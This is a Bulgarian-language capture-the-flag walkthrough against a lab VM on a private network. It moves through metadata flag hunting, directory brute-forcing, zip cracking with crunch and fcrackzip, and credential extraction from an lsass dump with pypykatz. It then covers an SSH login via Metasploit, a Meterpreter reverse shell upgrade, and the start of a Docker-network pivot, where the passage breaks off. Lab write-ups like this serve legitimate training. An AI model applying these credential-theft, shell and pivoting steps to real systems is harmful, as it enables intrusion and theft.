
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
1.jpg	2020-09-12 20:06	87K	
2.jpg	2020-09-12 20:08	48K	
3.jpg	2020-09-12 20:09	140K	
4.jpg	2020-09-12 20:04	209K	
5.jpg	2020-09-12 20:09	114K	
6.jpg	2020-09-12 20:26	1.5M	
7.jpg	2020-09-12 20:26	80K	
8.jpg	2020-09-12 20:27	161K	
dna.jpg	2020-09-12 20:35	108K	
fingerprint.jpg	2020-09-17 03:22	16K	

Apache/2.4.29 (Ubuntu) Server at 192.168.107.129 Port 80


Запазваме една от картинките, за да видим метаданните.



При 2 различни опита, не позволява анализ на метаданните:




Трябва ни NAT интернет, затова от Host only го променяме, за да може временна пробваме да извлечем метаданните от други exif онлайн сайтове.



Някои също не успяват, но откриваме един, който ги разчита:

online metadata and exif viewer — <http://metapicz.com/#landing>



 **exifdata**

SUMMARY
DETAILED
UPLOAD

System

File Name	fingerprint.jpg
File Size	16 kB
File Modify Date	2020-11-04 21:22:26-05:00
File Permissions	rw-r--r--


File

File Type	JPEG
MIME Type	image/jpeg
Comment	Flag 1 (bc02d4fbeeab9f57c5e03de1096f31)
Image Width	194
Image Height	259
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)

JFIF

JFIF Version	1.01
Resolution Unit	None
X Resolution	1
Y Resolution	1

След като първия флаг с коментар е намерен, връщаме настройките обратно на частната си мрежа:



```
root@kali:~# ping 192.168.107.129
```

За да прекъснем търсенето, когато стане дълго – Ctrl + C


```

root@kali:~# ping 192.168.107.129
PING 192.168.107.129 (192.168.107.129) 56(84) bytes of data.
64 bytes from 192.168.107.129: icmp_seq=1 ttl=64 time=0.349 ms
64 bytes from 192.168.107.129: icmp_seq=2 ttl=64 time=0.356 ms
64 bytes from 192.168.107.129: icmp_seq=3 ttl=64 time=0.301 ms
64 bytes from 192.168.107.129: icmp_seq=4 ttl=64 time=0.311 ms
64 bytes from 192.168.107.129: icmp_seq=5 ttl=64 time=0.300 ms
64 bytes from 192.168.107.129: icmp_seq=6 ttl=64 time=0.526 ms
64 bytes from 192.168.107.129: icmp_seq=7 ttl=64 time=0.353 ms
64 bytes from 192.168.107.129: icmp_seq=8 ttl=64 time=0.305 ms
64 bytes from 192.168.107.129: icmp_seq=9 ttl=64 time=0.307 ms
64 bytes from 192.168.107.129: icmp_seq=10 ttl=64 time=0.309 ms
64 bytes from 192.168.107.129: icmp_seq=11 ttl=64 time=0.310 ms
^C
--- 192.168.107.129 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10237ms
rtt min/avg/max/mdev = 0.300/0.338/0.526/0.062 ms
root@kali:~#

```

Търсим .txt файлове

```
dirb http://192.168.107.129 -X .txt
```

-X = extension

```

root@kali:~# dirb http://192.168.107.129 -X .txt

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Fri Nov 6 01:16:49 2020
URL_BASE: http://192.168.107.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

____

GENERATED WORDS: 4612


--- Scanning URL: http://192.168.107.129/ ---
+ http://192.168.107.129/tips.txt (CODE:200|SIZE:19)


____

END_TIME: Fri Nov 6 01:16:53 2020
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#


```

Отваряме го в браузъра





Иска парола за разархивиране



Проверяваме другата директория




```
← → ↺ 🏠 192.168.107.129/igolder/clue.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums


Zs/NZlCmBcI0TD6CFKe2QCEn0W6iLl0EgV2ptEPJLkinaFZ8BEf5HYHUHW1CqwTZ
otvsmzkijYDvaV77zylVqb9gMJeLVNWLZG3fcw+eCGF1w8Bxno99xcxEgJpzd0eH
TnU3yQ1Jl1Zb/0jQ7vBq22hr0TYo9iRBe/X0nUj1+J8QVynYLCgvEx8I8/tXnfnM
/bQkwbEohnTzkLDWmKrqBXlX0Tp8KZL4bk+k0U5wMp000kCgiHTMmklmAV/+0S/G
SEDrNNDCDCIdtXtAHJjIutVivNNyQIgVuImYbhbXc5WziX0IT0QkRG5z8a+/MKL3
0yItTNXi/Kpn0t+xfvjavzPscXyKyt7+82fe0sl4f/jDFZW6P4NifjWGeP+9Q8FA
MPPZ/xDjhIgBvsqLpGD0EuYp7VTvXWwIUtza07P4WzLQAiQEcBBABAgAGBQJfbK+9
AAoJEF0YY4bPiBW83YH/jU75ZqnBG3yJG0Ya7qapXIPc/Dg6jc1FuiVWlphZs8C
PSog9kqEqLY3k50Y03YBMIRgWMI2UyCgiSPcgwF8bGxm8hPQgL0QN5cFX7uubH9S
ofeM+SyRRSpuXtcWgljHe6e/ABRS33bwLdk6YyHf4YyCxCdXWZRdI/FyoRYrh7q4
CTfgVJoieMlP9sViva28IBJ+HlctyioWVEkZl/PW9NB9Y9mTbmVlwdWw1IzXRiS
0cXu0tWlrawJ/z5SwCwjKZxvSm2Hfk9eguEojbfPioXauNRH00u4tEH06YjD54ZC
DxpZfSHSCs0WEf0AA5E0+uDG5Y4+WB6ihKmCV+i68Jc=
=KoPg
-----END PGP PRIVATE KEY BLOCK-----

-----BEGIN PGP MESSAGE-----
Version: BCPG C# v1.6.1.0

hQEMA10YY4bPiBW83YH/jU75ZqnBG3yJG0Ya7qapXIPc/Dg6jc1FuiVWlphZs8C
3+aUQuECr88LG83BzmAS1MI/Hf7xiFx4aiqgeM6bGILlvseP9W2Fmv9E5K0VLUYI
T8V3jINwMg7FinwuYlT2Lc2yU1jMwiE/8GPTK4U90WSZh+/dYnKTVKxjdEZlJ9
FF428ygUxjJgEDFQ10HhUb7AX+ttYQIQ/8pSDZcTETZweyM90BcwuhwzspjKp3Rz9
zFcnnCEZ4+JbdXTcXPD9cTBHJhWk2Lclg+XR4v572HilznzWfutqcWrMuhB00UZ
q0vIMOG03o8MN2VysMgbk8gEd0s+GE8fPBtsKqS5tshmcwZR3QA/BctqAT+IhYtI
s7j0pd+mTG+zvQu5B41isicBb0yLA80YVlfwjUmZAAF4oowPKJWY9CQIap39Ked
cbLU2+CI3JJf7JZvcZK4KGeuYgpRXU8Jvu3BHSEu1zCHGgieYRW2540JYZcJYFx6
v+60Pq+UNCBbhAFRjJpk0IgA+Ggh5LGf0vRYM/gz5vA4MDRR0ejFs9DIwATbflqN
Q0s=
=Y900
```

Име PGP KEY + PGP MESSAGE





Това е подсказка, че паролата се състои от 6 символа – 3 букви от for + 3 цифри. Отиваме в cd Downloads и използваме програмата crunch, която ще ни създаде пароли с минимум 6 и максимум 6 символа в –t = text file и запази в –o = output речников файл.

```
# crunch 6 6 -t for%%% -o dict.txt
```

Трябва ни fcrackzip, който може да не е инсталиран с Кали, затова го изтегляме и винаги първо update +



След като имаме източника

Apt-get update

Apt-get upgrade

Fcrackzip

```
crunch: 100% completed generating output
root@kali:~/Downloads# fcrackzip -h

fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
      [-b|--brute-force]      use brute force algorithm
      [-D|--dictionary]      use a dictionary
      [-B|--benchmark]       execute a small benchmark
      [-c|--charset charset] use characters from charset
      [-h|--help]            show this message
      [-v|--version]         show the version of this program
      [-V|--validate]        sanity-check the algorithm
      [-v|--verbose]         be more verbose
      [-p|--init-password string] use string as initial password/file
      [-l|--length min-max]  check password with length min to m
ax
ds
      [-u|--use-unzip]        use unzip to weed out wrong passwor
      [-m|--method num]       use method number "num" (see below)
      [-2|--modulo r/m]       only calculate 1/m of the password
      file ...                the zipfiles to crack

methods compiled in (* = default):
```

```
root@kali:~/Downloads# fcrackzip -u -D -p dict.txt flag.zip

PASSWORD FOUND!!!!: pw = for007
root@kali:~/Downloads# unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.pdf password:
  inflating: flag.pdf
  inflating: lsass.DMP
```

Паролата е намерена и разархивираме, отваряме .pdf

Flag:2 {4a3232c59ecda21ac71bebe3b329bf36}

Host only

За да отворим lsass.DMP файла, използваме програма руpykatz

```
root@kali:~# cd Downloads
root@kali:~/Downloads# pypykatz lsa minidump lsass.DMP
```

Той анализира веднага – виждаме Username + pass


```

= SSP [3e7]=
  username
  domainname
  password None
= SSP [3e7]=
  username
  domainname
  password None
= Kerberos =
  Username: sherlock$
  Domain: WORKGROUP
  Password: None
= WDIGEST [3e7]=
  username SHERLOCK$
  domainname WORKGROUP
  password None
= DPAPI [3e7]=
  luid 999
  key_guid 35098be9-2927-4bbc-a5e2-7dd055826c0e
  masterkey ab69f9fbff41d9fb1038a3c4e3eb7fc5ccf272885
  sha1_masterkey 7bc97080f2a9a92fc1f73b6e90acbe6870bd
= DPAPI [3e7]=
  luid 999
  key_guid 4beade35-3bbf-4238-8228-4eb9a044d091
  masterkey 922253e3780962c6acdf58a9c24eb8a91ea9e54d7
  sha1_masterkey edc42c05a5f758a176a54a80bc4ca9873902
= DPAPI [3e7]=
  luid 999
  key_guid bcc90e95-2e3d-456b-8277-1307fce64afb
  masterkey d43c59904858e60d9876bf0cf243270999d8ceabc
  sha1_masterkey 13fcf8d1b222900c02e8d17f226f7621213

```



По-надолу виждаме хеширана парола за потребител jasoos

```

= MSV =
  Username: jasoos
  Domain: SHERLOCK
  LM: NA
  NT: 64fbae31cc352fc26af97cbdef151e03
  SHA1: c220d33379050d852f3e65b010a817712b8c176
= WDIGEST [9a81e]=
  username jasoos
  domainname SHERLOCK
  password None
= Kerberos =
  Username: jasoos
  Domain: SHERLOCK
  Password: None
= WDIGEST [9a81e]=
  username jasoos
  domainname SHERLOCK
  password None
= DPAPI [9a81e]=
  luid 632862
  key_guid 4e76998d-ad4a-47a0-ae4e-c910dbb8bb4a

```

Можем да използваме John the Ripper, но ще отнеме около 4 часа. Има по-бързи онлайн решения като hashes.com



Password@1

Msfconsole – стартиране Metasploit


```
Metasploit

-[ metasploit v6.0.14-dev ]
+ -- --[ 2072 exploits - 1121 auxiliary - 352 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Use sessions -i to interact with the last opened session

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.107.129
rhosts => 192.168.107.129
msf6 auxiliary(scanner/ssh/ssh_login) > set username jasoos
username => jasoos
msf6 auxiliary(scanner/ssh/ssh_login) > set password Password@1
password => Password@1
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.107.129:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) L1
Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.107.128:40321 -> 192.168.107.129:22) at 2020-11-09 02:13:41 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Сега имаме установена връзка, остава да започнем сесия, като трябва да ѝ зададем номер 1, но понеже има печатна грешка – sessions, командата се повтаря и номерът на сесията е 2

```
msf6 auxiliary(scanner/ssh/ssh_login) > session -u 1
[-] Unknown command: session.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.107.128:4433
[*] Sending stage (976712 bytes) to 192.168.107.129
[*] Meterpreter session 2 opened (192.168.107.128:4433 -> 192.168.107.129:46138) at 2020-11-09 02:16:10 -0500
[*] Command stager progress: 100.00% (773/773 bytes)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...
```

Установяваме сесия 2 и после проверяваме какви интерфейси има налични за нея чрез

```
ifconfig
```

```

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : ens33
Hardware MAC : 00:0c:29:10:3a:1b
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.107.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe10:3a1b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : docker0
Hardware MAC : 02:42:67:e4:57:49
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 172.17.0.1
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::42:67ff:fee4:5749
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 5
=====
Name       : veth75d9adf
Hardware MAC : 12:a0:5c:57:49:f9
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST

meterpreter >

```

От интерес за нас е Interface 3, която е за Docker програмата. Виждаме и internal IPv4, който принципно не може да достигнем директно, но го копираме и ще влезем през Metasploit. За целта първо изпращаме meterpreter като background процес:

```
meterpreter > background
```

За да се върнем, трябва да използваме отново sessions 2

```
use post/multi/manage/autoroute
```

И прилагаме този автоматичен routing за нашата сесия

```
> set session 2
```

Сесията е вече налична и я използваме:

```

meterpreter > background
[*] Backgrounding session 2...
msf6 auxiliary(scanner/ssh/ssh_login) > use post/multi/manage/autoroute
